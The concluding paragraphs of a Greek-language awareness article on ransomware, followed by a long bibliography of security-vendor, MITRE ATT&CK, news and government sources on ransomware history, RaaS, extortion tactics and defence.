
Οι επιθέσεις ransomware θα συνεχίσουν να είναι όλο και πιο αποτελεσματικές και καταστροφικές για τις επιχειρήσεις. Αυτό σημαίνει ότι η ασφάλεια θα πρέπει να γίνει η νούμερο ένα προτεραιότητα για όλους. Είτε είμαστε οργανισμός είτε ένας απλός υπάλληλος.

Επίσης η πληρωμή των λύτρων δεν αποτελεί λύση για το πρόβλημα. Ούτε σημαίνει ότι ένας οργανισμός θα πάρει πίσω τα αρχεία του και θα αποτρέψει την διαρροή στο Internet.

Οι ομάδες ransomware δεν στοχεύουν μόνο μεγάλες επιχειρήσεις. Οργανισμοί κάθε μεγέθους μπορούν να γίνουν στόχοι αν έχουν ευπάθειες που δεν έχουν φροντίσει να κλείσουν.

Το μοντέλο Ransomware-as-a-Service επιτρέπει σε άτομα που δεν έχουν τεχνικές γνώσεις να εξαπολύσουν πολύπλοκες επιθέσεις, γρήγορα και αποτελεσματικά. Αυτές οι επιθέσεις έχουν κοινά χαρακτηριστικά με τις επιθέσεις των «APTs» που γίνονται από κρατικές ομάδες που διαθέτουν υψηλή τεχνογνωσία.

Τα διαθέσιμα εμπορικά εργαλεία για την ασφάλεια δεν μπορούν από μόνα τους να αποτρέψουν αυτές τις επιθέσεις. Για την αποτροπή αυτών χρειάζεται ένα ολόκληρο οικοσύστημα από βέλτιστες πρακτικές, τόσο σε εταιρικό όσο και σε ατομικό επίπεδο!

**Βιβλιογραφία**


[1] "Ransomware — ENISA." Available: https://www.enisa.europa.eu/topics/incident-response/glossary/ransomware. [Accessed: May 15, 2024]

[2] "Ransomware Attacks and Types – How Encryption Trojans Differ," *www.kaspersky.com*, Mar. 21, 2024. Available: https://www.kaspersky.com/resource-center/threats/ransomware-attacks-and-types. [Accessed: May 15, 2024]

[3] V. Drake, "The History and Evolution of Ransomware Attacks," *Flashpoint*, Jul. 29, 2022. Available: https://www.flashpoint.io/blog/the-history-and-evolution-of-ransomware-attacks/. [Accessed: May 15, 2024]

[4] C. Kostka, "The First Ransomware Attack: Lessons Learned from History," *Ransomware.org*, Mar. 18, 2022. Available: https://ransomware.org/blog/the-first-ransomware-attack-lessons-learned-from-history/. [Accessed: May 15, 2024]

[5] "Ransomware | Attack, Virus, Examples, & Facts | Britannica," May 02, 2024. Available: https://www.britannica.com/technology/ransomware. [Accessed: May 15, 2024]

[6] C. Barry, "The evolution of ransomware," *Journey Notes*, Mar. 27, 2016. Available: https://blog.barracuda.com/2016/03/27/the-evolution-of-ransomware. [Accessed: May 15, 2024]

[7] KnowBe4, "GPcode Ransomware | KnowBe4." Available: https://www.knowbe4.com/gpcode. [Accessed: May 15, 2024]

[8] "The History of the Ransomware Threat | Ivanti," Oct. 12, 2016. Available: https://www.ivanti.com/blog/history-ransomware-threat. [Accessed: May 15, 2024]

[9] C. Kostka, "What Is Archiveus Trojan? A Part of the History of Modern Ransomware," *Ransomware.org*, Feb. 23, 2022. Available: https://ransomware.org/blog/archiveus-trojan-a-part-of-the-history-of-modern-ransomware/. [Accessed: May 15, 2024]

[10] "Arhiveus Ransomware Trojan Threat Analysis," *Secureworks*. Available: https://www.secureworks.com/research/arhiveus. [Accessed: May 15, 2024]

[11] KnowBe4, "Archiveus Trojan | KnowBe4." Available: https://www.knowbe4.com/archiveus-trojan. [Accessed: May 15, 2024]

[12] "Virus Bulletin :: Behind the scenes of GandCrab's operation." Available: https://www.virusbulletin.com/virusbulletin/2020/01/behind-scenes-gandcrabs-operation/. [Accessed: May 16, 2024]

[13] "Evolution of GandCrab Ransomware - Acronis." Available: https://www.acronis.com/en-us/blog/posts/gandcrab/. [Accessed: May 16, 2024]

[14] KnowBe4, "GandCrab Ransomware | KnowBe4." Available: https://www.knowbe4.com/gandcrab-ransomware. [Accessed: May 16, 2024]

[15] "Ransomware as a Service (RaaS) - Definition." Available: https://www.trendmicro.com/vinfo/us/security/definition/ransomware-as-a-service-raas. [Accessed: May 15, 2024]

[16] "What is Ransomware as a Service (RaaS)? - CrowdStrike," *crowdstrike.com*. Available: https://www.crowdstrike.com/cybersecurity-101/ransomware/ransomware-as-a-service-raas/. [Accessed: May 15, 2024]

[17] “What is Ransomware as a Service (RaaS)?,” *Palo Alto Networks*. Available: https://origin-www.paloaltonetworks.com/cyberpedia/what-is-ransomware-as-a-service. [Accessed: May 15, 2024]
[18] “Ransomware-as-a-Service Explained: What is RaaS? | Varonis.” Available: https://www.varonis.com/blog/ransomware-as-a-service. [Accessed: May 15, 2024]
[19] Flare, “What is the Lifecycle of a Ransomware Attack? - Flare,” *Flare | Cyber Threat Intel | Digital Risk Protection*, Jun. 13, 2023. Available: https://flare.io/learn/resources/blog/ransomware-lifecycle/. [Accessed: May 15, 2024]
[20] “What is Ransomware as a Service (RaaS)?,” *Palo Alto Networks*. Available: https://origin-www.paloaltonetworks.com/cyberpedia/what-is-ransomware-as-a-service. [Accessed: May 15, 2024]
[21] Flashpoint, “The Seven Phases of a Ransomware Attack: A Step-by-Step Breakdown of the Attack Lifecycle,” *Flashpoint*, Jul. 10, 2023. Available: https://flashpoint.io/blog/the-anatomy-of-a-ransomware-attack/. [Accessed: May 15, 2024]
[22] “Ransomware as-a-Service (RaaS),” *Check Point Software*. Available: https://www.checkpoint.com/cyber-hub/threat-prevention/ransomware/ransomware-as-a-service-raas/. [Accessed: May 15, 2024]
[23] M. T. Intelligence, “Ransomware as a service: Understanding the cybercrime gig economy and how to protect yourself,” *Microsoft Security Blog*, May 09, 2022. Available: https://www.microsoft.com/en-us/security/blog/2022/05/09/ransomware-as-a-service-understanding-the-cybercrime-gig-economy-and-how-to-protect-yourself/. [Accessed: May 15, 2024]
[24] “Tactics - Enterprise | MITRE ATT&CK®.” Available: https://attack.mitre.org/tactics/enterprise/. [Accessed: May 15, 2024]
[25] “Remote Access VPNs Have Ransomware on Their Hands.” Available: https://www.zscaler.com/blogs/product-insights/remote-access-vpns-have-ransomware-their-hands. [Accessed: May 15, 2024]
[26] “Warning: New Malware Emerges in Attacks Exploiting Ivanti VPN Vulnerabilities,” *The Hacker News*. Available: https://thehackernews.com/2024/02/warning-new-malware-emerges-in-attacks.html. [Accessed: May 15, 2024]
[27] “How Did Kaseya Get Hacked? | UpGuard.” Available: https://www.upguard.com/blog/how-did-kaseya-get-hacked. [Accessed: May 15, 2024]
[28] J. Menn, “Kaseya ransomware attack sets off race to hack service providers - researchers,” *Reuters*, Aug. 03, 2021. Available: https://www.reuters.com/technology/kaseya-ransomware-attack-sets-off-race-hack-service-providers-researchers-2021-08-03/. [Accessed: May 15, 2024]
[29] O. Krehel, “Council Post: The 2021 Kaseya Attack Highlighted The Seven Deadly Sins Of Future Ransomware Attacks,” *Forbes*. Available: https://www.forbes.com/sites/forbestechcouncil/2022/01/25/the2021-kaseyaattack-highlighted-the-seven-deadly-sins-of-future-ransomware-attacks/. [Accessed: May 15, 2024]

[30] M. Vazquez, “Biden warns Putin during call that ‘we expect him to act’ on Russian ransomware attacks | CNN Politics,” *CNN*, Jul. 09, 2021. Available: https://www.cnn.com/2021/07/09/politics/biden-putin-call-syria-ransomware/index.html. [Accessed: May 15, 2024]
[31] S. Holland and A. Shalal, “Biden presses Putin to act on ransomware attacks, hints at retaliation,” *Reuters*, Jul. 10, 2021. Available: https://www.reuters.com/technology/biden-pressed-putin-call-act-ransomware-attacks-white-house-2021-07-09/. [Accessed: May 15, 2024]
[32] “Biden raises ransomware topic during Putin phone call.” Available: https://therecord.media/biden-raises-ransomware-topic-during-putin-phone-call. [Accessed: May 15, 2024]
[33] “M-Trends 2024: Our View from the Frontlines,” *Google Cloud Blog*. Available: https://cloud.google.com/blog/topics/threat-intelligence/m-trends-2024. [Accessed: May 10, 2024]
[34] “Malware, Phishing, and Ransomware | Cybersecurity and Infrastructure Security Agency CISA.” Available: https://www.cisa.gov/topics/cyber-threats-and-advisories/malware-phishing-and-ransomware. [Accessed: May 15, 2024]
[35] “The connection between phishing and ransomware,” *Microsoft 365*. Available: https://www.microsoft.com/en-us/microsoft-365-life-hacks/privacy-and-safety/the-connection-between-phishing-and-ransomware. [Accessed: May 15, 2024]
[36] “What is credential stuffing? | Credential stuffing vs. brute force attacks.” Available: https://www.cloudflare.com/learning/bots/what-is-credential-stuffing/. [Accessed: May 15, 2024]
[37] S. Sjouwerman, “Credential Harvesting Vs. Credential Stuffing Attacks: What’s the Difference?,” *Security Boulevard*, Feb. 02, 2024. Available: https://securityboulevard.com/2024/02/credential-harvesting-vs-credential-stuffing-attacks-whats-the-difference/. [Accessed: May 15, 2024]
[38] “Credential stuffing | OWASP Foundation.” Available: https://owasp.org/www-community/attacks/Credential_stuffing. [Accessed: May 15, 2024]
[39] “The Rise of Ransomware During Covid-19 [Infographic] | CrowdStrike,” *crowdstrike.com*. Available: https://www.crowdstrike.com/resources/infographics/ransomware-during-covid-19/. [Accessed: May 15, 2024]
[40] D. R. Beatty and M. Parent, “The increase in ransomware attacks during the COVID-19 pandemic may lead to a new internet,” *The Conversation*, Jun. 15, 2021. Available: http://theconversation.com/the-increase-in-ransomware-attacks-during-the-covid-19-pandemic-may-lead-to-a-new-internet-162490. [Accessed: May 15, 2024]
[41] “The Rising Insider Threat In Ransomware Attacks.” Available: https://www.bravurasecurity.com/resources/graphics/malware-employees-approached-by-pulse-0-0. [Accessed: May 15, 2024]
[42] “As ransomware attacks rise, insiders remain biggest threat to your company.” Available: https://www.cohnreznick.com/insights/insiders-remain-biggest-threat-to-your-company. [Accessed: May 15, 2024]

[43] S. Sjouwerman, “Ransomware Operators Try to Recruit Insiders.” Available: https://blog.knowbe4.com/ransomware-operators-try-to-recruit-insiders. [Accessed: May 15, 2024]
[44] “What Is SIM Swapping?,” *SentinelOne*. Available: https://www.sentinelone.com/cybersecurity-101/what-is-sim-swapping/. [Accessed: May 15, 2024]
[45] J. Lyons, “Ransomware crooks SIM swap kids to pressure parents.” Available: https://www.theregister.com/2024/05/07/ransomware_evolves_from_mere_extortion/. [Accessed: May 15, 2024]
[46] S. B. | R. O. CTI, “The Chilling Rise of SIM Swap Ransomware: When Your Child’s Number Becomes the New Encryption Key,” *Medium*, May 09, 2024. Available: https://medium.com/@scottbolen/the-chilling-rise-of-sim-swap-ransomware-when-your-childs-number-becomes-the-new-encryption-key-9915e59ba92b. [Accessed: May 15, 2024]
[47] “SIM Swappers Collaborate with Ransomware Gangs,” *SOCRadar® Cyber Intelligence Inc.*, Oct. 27, 2023. Available: https://socradar.io/sim-swappers-collaborate-with-ransomware-gangs/. [Accessed: May 15, 2024]
[48] “What is a SIM Swapping Scam? Protect Your Device Against SIM Hackers,” *@verizon*. Available: https://www.verizon.com/about/account-security/sim-swapping. [Accessed: May 15, 2024]
[49] “Persistence, Tactic TA0003 - Enterprise | MITRE ATT&CK®.” Available: https://attack.mitre.org/tactics/TA0003/. [Accessed: May 15, 2024]
[50] O. Rumiantseva, “What Are LOLBins?,” *SOC Prime*, Jul. 18, 2023. Available: https://socprime.com/blog/what-are-lolbins/. [Accessed: May 15, 2024]
[51] “What Are LOLBins and How Do Attackers Use Them in Fileless Attacks?,” *Cynet*. Available: https://www.cynet.com/attack-techniques-hands-on/what-are-lolbins-and-how-do-attackers-use-them-in-fileless-attacks/. [Accessed: May 15, 2024]
[52] “Unveiling LOLBins: Living off the land binaries,” Nov. 01, 2023. Available: https://www.connectwise.com/blog/cybersecurity/unveiling-lolbins-living-off-the-land-binaries. [Accessed: May 15, 2024]
[53] “Playbook Of The Week - Fending Off Living Off the Land Attacks,” *Palo Alto Networks Blog*, Aug. 24, 2023. Available: https://www.paloaltonetworks.com/blog/security-operations/playbook-of-the-week-fending-off-living-off-the-land-attacks/. [Accessed: May 15, 2024]
[54] “What is the difference between Gootkit, Bootkit and Rootkit? | Cyware Alerts - Hacker News.” Available: https://cyware.com/news/what-is-the-difference-between-gootkit-bootkit-and-rootkit-e124308c. [Accessed: May 16, 2024]
[55] “What Is Bootkit? Prevention and Removal - CrowdStrike,” *crowdstrike.com*. Available: https://www.crowdstrike.com/cybersecurity-101/malware/bootkit/. [Accessed: May 16, 2024]
[56] L. Crumpton, “Advanced Cyber Threats Impact Even the Most Prepared,” *MITRE-Engenuity*, Apr. 19, 2024. Available: https://medium.com/mitre-engenuity/advanced-cyber-threats-impact-even-the-most-prepared-56444e980dc8. [Accessed: May 16, 2024]
[57] “Privilege Escalation, Tactic TA0004 - Enterprise | MITRE ATT&CK®.” Available: https://attack.mitre.org/tactics/TA0004/. [Accessed: May 16, 2024]

[58] “What Is Defense Evasion?” Available: https://www.huntress.com/blog/what-is-defense-evasion. [Accessed: May 16, 2024]
[59] “Defense Evasion, Tactic TA0005 - Enterprise | MITRE ATT&CK®.” Available: https://attack.mitre.org/tactics/TA0005/. [Accessed: May 16, 2024]
[60] “Try This One Weird Trick Russian Hackers Hate – Krebs on Security,” May 18, 2021. Available: https://krebsonsecurity.com/2021/05/try-this-one-weird-trick-russian-hackers-hate/. [Accessed: Jun. 06, 2024]
[61] “Adding a Russian Keyboard to Protect against Ransomware - Schneier on Security.” Available: https://www.schneier.com/blog/archives/2021/05/adding-a-russian-keyboard-to-protect-against-ransomware.html. [Accessed: Jun. 06, 2024]
[62] “Discovery, Tactic TA0007 - Enterprise | MITRE ATT&CK®.” Available: https://attack.mitre.org/tactics/TA0007/. [Accessed: May 16, 2024]
[63] “Execution, Tactic TA0002 - Enterprise | MITRE ATT&CK®.” Available: https://attack.mitre.org/tactics/TA0002/. [Accessed: May 16, 2024]
[64] “Command and Control, Tactic TA0011 - Enterprise | MITRE ATT&CK®.” Available: https://attack.mitre.org/tactics/TA0011/. [Accessed: May 16, 2024]
[65] “Exfiltration, Tactic TA0010 - Enterprise | MITRE ATT&CK®.” Available: https://attack.mitre.org/tactics/TA0010/. [Accessed: May 16, 2024]
[66] “Impact, Tactic TA0040 - Enterprise | MITRE ATT&CK®.” Available: https://attack.mitre.org/tactics/TA0040/. [Accessed: May 16, 2024]
[67] “What Is Double Extortion Ransomware?” Available: https://www.zscaler.com/resources/security-terms-glossary/what-is-double-extortion-ransomware. [Accessed: May 16, 2024]
[68] “What is Double Extortion Ransomware? And How to Avoid It | UpGuard.” Available: https://www.upguard.com/blog/double-extortion-ransomware. [Accessed: May 16, 2024]
[69] “Double Extortion Ransomware | What is it and How it Works?,” *SentinelOne*. Available: https://www.sentinelone.com/cybersecurity-101/what-is-double-extortion/. [Accessed: May 16, 2024]
[70] “Double Extortion Ransomware: What It Is and How to Respond.” Available: https://gca.isa.org/blog/double-extortion-ransomware-what-it-is-and-how-to-respond. [Accessed: May 16, 2024]
[71] “What is Triple Extortion Ransomware? [2024 Update],” *Heimdal Security Blog*, Sep. 09, 2022. Available: https://heimdalsecurity.com/blog/triple-extortion-ransomware/. [Accessed: May 16, 2024]
[72] “Triple Extortion Ransomware | What is it and How it Works?,” *SentinelOne*. Available: https://www.sentinelone.com/cybersecurity-101/what-is-triple-extortion/. [Accessed: May 16, 2024]
[73] “What is Triple Extortion Ransomware?,” *Check Point Software*. Available: https://www.checkpoint.com/cyber-hub/ransomware/what-is-triple-extortion-ransomware/. [Accessed: May 16, 2024]
[74] “The rise of ‘triple extortion’ in ransomware pandemic – Hellenic CSIRT.” Available: https://csirt.cd.mil.gr/the-rise-of-triple-extortion-in-ransomware-pandemic/. [Accessed: May 16, 2024]
[75] M. Sikorski, “Multi-Extortion Techniques: Data Theft and Harassment on the Rise,” *Palo Alto Networks Blog*, Mar. 23, 2023. Available:

https://www.paloaltonetworks.com/blog/2023/03/multi-extortion-techniques/. [Accessed: May 16, 2024]
[76] "Understanding double and triple extortion ransomware." Available: https://www.paubox.com/blog/understanding-double-and-triple-extortion-ransomware. [Accessed: May 16, 2024]
[77] "Are You Ready for Multi-Extortion Ransomware?," *Donnelley Financial Solutions (DFIN)*. Available: https://www.dfinsolutions.com/knowledge-hub/blog/are-you-ready-multi-extortion-ransomware. [Accessed: May 16, 2024]
[78] "What is Bulletproof Hosting?," *SentinelOne*. Available: https://www.sentinelone.com/cybersecurity-101/bulletproof-hosting/. [Accessed: May 16, 2024]
[79] "Bulletproof Hosting: A Critical Cybercriminal Service," *Intel471*. Available: https://intel471.com/blog/bulletproof-hosting-a-critical-cybercriminal-service. [Accessed: May 16, 2024]
[80] J. E. Dunn, "The DOJ Seizes a Ransomware 'Bulletproof' Hosting Provider—Why Doesn't This Happen More Often?," *Ransomware.org*, Aug. 24, 2023. Available: https://ransomware.org/blog/the-doj-seizes-a-ransomware-bulletproof-hosting-provider-why-doesnt-this-happen-more-often/. [Accessed: May 16, 2024]
[81] K. Poireault, "Why Bulletproof Hosting is Key to Cybercrime-as-a-Service," *Infosecurity Magazine*, Jan. 24, 2024. Available: https://www.infosecurity-magazine.com/news/why-bulletproof-hosting-key-caas/. [Accessed: May 16, 2024]
[82] "Ransomware as a Service (RaaS) Explained," *Heimdal Security Blog*, Sep. 01, 2023. Available: https://heimdalsecurity.com/blog/ransomware-as-a-service-raas/. [Accessed: May 16, 2024]
[83] "Inside the world of ransomware part 2/3: Different roles within a ransomware attack." Available: https://northwave-cybersecurity.com/threat-intel-research/inside-the-world-of-ransomware-part-2-3-different-roles-within-a-ransomware-attack. [Accessed: May 16, 2024]
[84] "What is the business model of Ransomware-as-a-Service? – ADACOM | CYBERSECURITY." Available: https://www.adacom.com/news/press-releases/what-is-the-business-model-of-ransomware-as-a-service/. [Accessed: May 16, 2024]
[85] "Preventing Ransomware Attacks: The Importance of Patch Management." Available: https://www.linkedin.com/pulse/preventing-ransomware-attacks-importance-patch-management. [Accessed: May 16, 2024]
[86] S. Bresee, "Patching is Crucial in the Fight Against Ransomware," *2WTech*, Jan. 29, 2024. Available: https://2wtech.com/patching-is-crucial-in-the-fight-against-ransomware/. [Accessed: May 16, 2024]
[87] "Automated Patch Management Keeps Ransomware Away," *Kaseya*. Available: https://www.kaseya.com/resource/automated-patch-management/. [Accessed: May 16, 2024]
[88] "Patching: A Necessity in a World of Ransomware," *National League of Cities*, Nov. 29, 2023. Available: https://www.nlc.org/article/2023/11/29/patching-a-necessity-in-a-world-of-ransomware/. [Accessed: May 16, 2024]

[89] “7 Steps to Help Prevent & Limit the Impact of Ransomware,” *CIS*, Jan. 28, 2020. Available: https://www.cisecurity.org/blog/7-steps-to-help-prevent-limit-the-impact-of-ransomware/. [Accessed: May 16, 2024]
[90] “Phishing and Ransomware - How can you prevent these evolving threats? | Deloitte Luxembourg.” Available: https://www.deloitte.com/lu/en/services/risk-advisory/research/phishing-ransomware-how-to-prevent-threats.html. [Accessed: May 16, 2024]
[91] “Cyber Security Awareness Month: Ransomware,” *UC Santa Barbara Information Technology*. Available: https://www.it.ucsb.edu/news/cyber-security-awareness-month-ransomware. [Accessed: May 16, 2024]
[92] Xcitium, “How To Implement Phishing Attack Awareness Training,” *Xcitium*. Available: https://www.xcitium.com/how-to-implement-phishing-attack-awareness-training/. [Accessed: May 16, 2024]
[93] “What is the Relationship Between Ransomware and Phishing? | Core Security Blog.” Available: https://www.coresecurity.com/blog/what-relationship-between-ransomware-and-phishing. [Accessed: May 16, 2024]
[94] “Principles for ransomware-resistant cloud backups.” Available: https://www.ncsc.gov.uk/guidance/principles-for-ransomware-resistant-cloud-backups. [Accessed: May 16, 2024]
[95] “Ransomware Backup | Veeam,” *Veeam Software*. Available: https://www.veeam.com/solutions/data-security/ransomware-backup.html?ck=1697899138908. [Accessed: May 16, 2024]
[96] “Ransomware Backup: How to Get Your Data Back,” *Cloudian*. Available: https://cloudian.com/guides/ransomware-backup/ransomware-backup/. [Accessed: May 16, 2024]
[97] “Developing a Ransomware Attack Proof Backup Strategy,” *Ransomware.org*. Available: https://ransomware.org/how-to-prevent-ransomware/passive-defense/ransomware-backup-strategy/. [Accessed: May 16, 2024]
[98] “The Importance of Network Inventories and Diagrams,” *Secureworks*. Available: https://www.secureworks.com/blog/the-importance-of-network-inventories-and-diagrams. [Accessed: Jun. 07, 2024]
[99] “Why Having an Accurate, Ready-to-Use IT Inventory Is a Lifesaver In a Ransomware Attack,” *Lansweeper*, Mar. 01, 2022. Available: https://www.lansweeper.com/blog/cybersecurity/why-having-an-accurate-ready-to-use-it-inventory-is-a-lifesaver-in-a-ransomware-attack/. [Accessed: Jun. 07, 2024]
[100] “Home Page | CISA.” Available: https://www.cisa.gov/. [Accessed: Jun. 07, 2024]
[101] “More than 800 vulnerabilities resolved through CISA ransomware notification pilot.” Available: https://therecord.media/vulnerabilities-resolved-through-cisa-pilot. [Accessed: Jun. 07, 2024]
[102] “CISA warned 1,750 organizations of ransomware vulnerabilities last year. Only half took action.,” *Cybersecurity Dive*. Available: https://www.cybersecuritydive.com/news/cisa-ransomware-vulnerability-warnings/714951/. [Accessed: Jun. 07, 2024]

[103] “CISA’s 1,200 pre-ransomware alerts saved organizations millions in damages,” *Cybersecurity Dive*. Available: https://www.cybersecuritydive.com/news/cisa-pre-ransomware-alerts/705046/. [Accessed: Jun. 07, 2024]
[104] C. Quigley, “CISA’s ransomware warning program sees success,” *SSLs.com Blog*, May 22, 2024. Available: https://www.ssls.com/blog/cisas-ransomware-warning-program-sees-success/. [Accessed: Jun. 07, 2024]
[105] “Ransomware Recovery Guide for MSPs - Axcient,” Nov. 23, 2022. Available: https://axcient.com/blog/ransomware-recovery-guide-for-msps/. [Accessed: May 16, 2024]
[106] “Creating Disaster Recovery and Incident Response Plans - A Guide.,” *Ransomware.org*. Available: https://ransomware.org/how-to-prevent-ransomware/creating-disaster-recovery-and-incident-response-plans/. [Accessed: May 16, 2024]
[107] “During a Ransomware Event - Implementing Your DR and IR Plans,” *Ransomware.org*. Available: https://ransomware.org/how-to-remove-ransomware/recovering-from-a-ransomware-attack/implementing-dr-and-ir-plans/. [Accessed: May 16, 2024]
[108] M. Pacheco, “How to Develop a Ransomware Recovery Plan & Prevent an Attack,” *TierPoint, LLC*, Feb. 21, 2024. Available: https://www.tierpoint.com/blog/ransomware-recovery-plan/. [Accessed: May 16, 2024]
[109] C. Clarke, “6 Step Ransomware Response Plan | Veeam,” *Veeam Software Official Blog*, Aug. 02, 2023. Available: https://www.veeam.com/blog/ransomware-response-plan.html. [Accessed: May 16, 2024]
[110] S. R. Klinghammer Lars, “Business continuity planning: How to prepare for ransomware and destructive IT attacks,” *DXC Technology*. Available: https://dxc.com/us/en/insights/perspectives/paper/business-continuity-planning-how-to-prepare-for-ransomware-and-destructive-it-attacks. [Accessed: May 16, 2024]
[111] “What are Tabletop Exercises, How Do They Help Prevent Ransomware?,” *Ransomware.org*. Available: https://ransomware.org/how-to-prevent-ransomware/passive-defense/tabletop-excercises/. [Accessed: May 16, 2024]
[112] “2023 Cybersecurity Table-top Exercise and Ransomware Response Playbook | Canadian Investment Regulatory Organization,” Feb. 20, 2024. Available: https://www.ciro.ca/news-room/publications/2023-cybersecurity-table-top-exercise-and-ransomware-response-playbook. [Accessed: May 16, 2024]
[113] “Ransomware TableTop Exercise | Information Security and Enterprise Architecture.” Available: https://isea.utoronto.ca/policies-procedures/guidelines-2/ransomware-tabletop-exercise/. [Accessed: May 16, 2024]
[114] “How to Run a Ransomware Tabletop Exercise [+ Scenarios],” *AlertMedia*. Available: https://www.alertmedia.com/blog/ransomware-tabletop-exercise/. [Accessed: May 16, 2024]
[115] “Saptang Labs,” *Saptanglabs.com*. Available: https://saptanglabs.com/solutions/CredentialLeakMonitoring. [Accessed: May 16, 2024]

[116] Breachsense, “Breachesense - Data breach and dark web monitoring tool.” Available: https://www.breachsense.com/. [Accessed: May 16, 2024]
[117] “Compromised Credentials Monitoring,” *Flashpoint*. Available: https://flashpoint.io/platform/compromised-credentials-monitoring/. [Accessed: May 16, 2024]
[118] “Compromised Credentials Monitoring | Fortra’s PhishLabs.” Available: https://www.phishlabs.com/services/threat-intelligence/compromised-credentials-monitoring. [Accessed: May 16, 2024]
[119] “Zero Trust Authentication and Least Privilege.” Available: https://www.beyondidentity.com/resource/zero-trust-authentication-and-least-privilege. [Accessed: May 16, 2024]
[120] WALLIX, “REvil ransomware: how least privilege could have saved Acer,” *WALLIX*, Sep. 21, 2023. Available: https://www.wallix.com/revil-ransomware-how-least-privilege-could-have-saved-acer-2/. [Accessed: May 16, 2024]
[121] “What Is the Principle of Least Privilege?,” *Palo Alto Networks*. Available: https://www.paloaltonetworks.com/cyberpedia/what-is-the-principle-of-least-privilege. [Accessed: May 16, 2024]
[122] “What is the Principle of Least Privilege? | UpGuard.” Available: https://www.upguard.com/blog/principle-of-least-privilege. [Accessed: May 16, 2024]
[123] “Manufacturer faces double ransom and receives no decryption keys.” Available: https://www.coalitioninc.com/case-studies/manufacturing/manufacturer-hit-with-double-ransom. [Accessed: Jun. 07, 2024]
[124] “This company paid a ransom demand. Hackers leaked its data anyway,” *ZDNET*. Available: https://www.zdnet.com/article/this-company-paid-a-ransom-demand-hackers-leaked-its-data-anyway/. [Accessed: Jun. 07, 2024]
[125] “The rise of ransomware.” Available: https://www.ncsc.gov.uk/blog-post/rise-of-ransomware. [Accessed: Jun. 07, 2024]
[126] S. N. Team, “Ransomware: When Companies Pay Hackers, Do They Get Their Data Back?” Available: https://www.secureworld.io/industry-news/ransomware-when-companies-pay-hackers-do-they-get-their-data-back. [Accessed: Jun. 07, 2024]
[127] “Ransomware gangs’ slow decryptors prompt victims to seek alternatives,” *BleepingComputer*. Available: https://www.bleepingcomputer.com/news/security/ransomware-gangs-slow-decryptors-prompt-victims-to-seek-alternatives/. [Accessed: May 16, 2024]
[128] “Cyber-Related Sanctions | Office of Foreign Assets Control,” May 07, 2024. Available: https://ofac.treasury.gov/sanctions-programs-and-country-information/sanctions-related-to-significant-malicious-cyber-enabled-activities. [Accessed: May 16, 2024]
[129] S. Weigand, “Biggest AI trends of 2024: According to top security experts,” *SC Media*, Jan. 02, 2024. Available: https://www.scmagazine.com/news/2024-tech-predictions-defenders-adversaries-will-fine-tune-artificial-intelligence-to-their-advantage. [Accessed: Jun. 07, 2024]

[130] “British intelligence warns AI will cause surge in ransomware volume and impact.” Available: https://therecord.media/british-intelligence-warns-ai-will-cause-surge-in-ransomware. [Accessed: Jun. 07, 2024]